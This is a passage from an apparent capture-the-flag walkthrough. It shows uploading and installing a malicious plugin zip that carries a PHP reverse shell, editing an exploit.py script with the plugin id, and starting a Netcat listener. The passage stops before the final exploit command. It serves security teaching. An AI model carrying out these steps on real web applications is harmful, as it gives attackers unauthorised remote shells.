



Now we have the payload plugin (zip file) with a PHP reverse shell.

**Step 7:** Upload the plugin zip file.


Navigate to the web app and upload the plugin zip file (**Y1LD1R1M.zip**):








Confirm the uploaded plugin:




Click on the **Install** button:




The malicious plugin containing the PHP reverse shell was successfully installed.


To use this plugin, it has to be activated. That would be done by the exploit script provided in the challenge files.

Before proceeding with the exploitation, we need to find the plugin id. Locate the uploaded plugin:





Hover over the plugin's entry:




Notice the link highlighted in the above image. It indicates the plugin id is **18**.

Now we have the path to the plugin zip file and the plugin id. Make those changes in the **exploit.py** file:

**Command:**


grep -n -C3 'CHANGE THIS' exploit.py



Check the usage of the exploit script:

**Command:**


python3 exploit.py



Start a Netcat listener in another terminal window:

**Command:**


nc -lvp 54321




Run the following command to exploit the target web app:

